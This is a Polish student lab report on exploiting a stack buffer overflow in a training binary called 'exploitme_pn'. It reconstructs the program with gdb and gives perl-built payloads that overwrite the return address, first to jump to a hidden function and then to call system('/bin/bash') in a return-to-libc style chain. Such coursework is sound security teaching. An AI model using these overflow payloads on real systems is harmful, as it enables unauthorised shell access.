Bezp. syst. i usług inform. 2
Exploit

Adam Zimny 209787

9 grudnia 2016

1 Cel projektu

Celem laboratorium była analiza programu pod kątem błędów programistycznych i wykorzystanie ich do uzyskania dostępu do powłoki systemu.


2 Realizacja

Realizację laboratorium rozpoczęto od analizy działania programu.

Po uruchomieniu programu komendą `./exploitme_pn` wyświetlany jest komunikat `Give me code!`. Uruchomienie programu z przekazaniem jednego parametru skutkuje wyświetleniem komunikatu `To continue you must provide security access token (12 digits)`. Korzystając z debuggera gdb dokonano deasemblacji kodu i odtworzono przybliżony szkielet programu.

```
reboot(){...}

destroy_world(){...}

looser(){...}

validate(){...}

int main(int argc, args[]){
        if(argc != 2){
                print("Give me code");
                return 1;
        }
        buff[] = malloc();
        print("To continue...");
        validate(buff);
        print("Access granted...");
        char c = fgets();
        swtich(c){
                case ? : destroy_world(); break;
                case ? : reboot(); break;
                default : looser(); break;
        }
}
```

Analiza funkcji `validate` pozwoliła ustalić, że w funkcji alokowane jest miejsce na stosie na skopiowanie przekazanego przez parametr funkcji bufora. Po zaalokowanym miejscu znajduje się adres powrotu funkcji.



Przekazanie do programu parametru dłuższego niż długość zaalokowanego bufora powoduje nadpisanie tego adresu. Uruchomienie programu z takim parametrem spowoduje wyświetlenie komunikatu `Segmentation fault (core dumped)`.

Poprzez odpowiednie nadpisanie adresu powrotu funkcji możliwe jest wywołanie dowolnego fragmentu programu po zakończeniu działania funkcji `validate()`. Na początku przygotowano parametr powodujący skok do funkcji `destroy_world()`.


```
gdb --args exploitme\_pn ‘perl -e’print "x"x25 . "\xa7\x86\x04\x08"’‘
```

Wyrażenie napisane w języku perl tworzy ciąg znaków złożony z 25 liter "‘x"’ i dołącza na koniec bajty adresu. Po uruchomienu programu na konsoli wyświetlane są następujące komunikaty:

```
BAM!
/bin/bash
Finished
```

Kolejnym zadaniem było wykorzystanie znalezionego tekstu do przejęcia kontroli nad powłoką systemu i zakończenie programu z kodem `3`. Korzystając z gdb możliwe jest ustalenie adresu ciągu `/bin/bash` jako `0x80487d0`. Wykorzystując dostępną w programie funkcję `system` pozwalającą na wywołanie komend systemowych oraz powyższy tekst możliwe będzie uzyskanie dostępu do powłoki systemowej. Wymaga to przekazania ciągu *bash* jako parametr do funkcji `system`. Parametry funkcji znajdują się na stosie po adresie powrotu.

W tym celu należy spreparować stos programu w następujący sposób:



Wywołanie programu nadpisujące stos w przedstawiony sposób jest następujące:

```
./exploitme_pn ‘perl -e’print"x"x25 . "\x54\x84\x04\x08" . "\xd4\x84\x04\x08" .
    "\xd0\x87\x04\x08" . "\x03\x00\x00\x00"’‘
```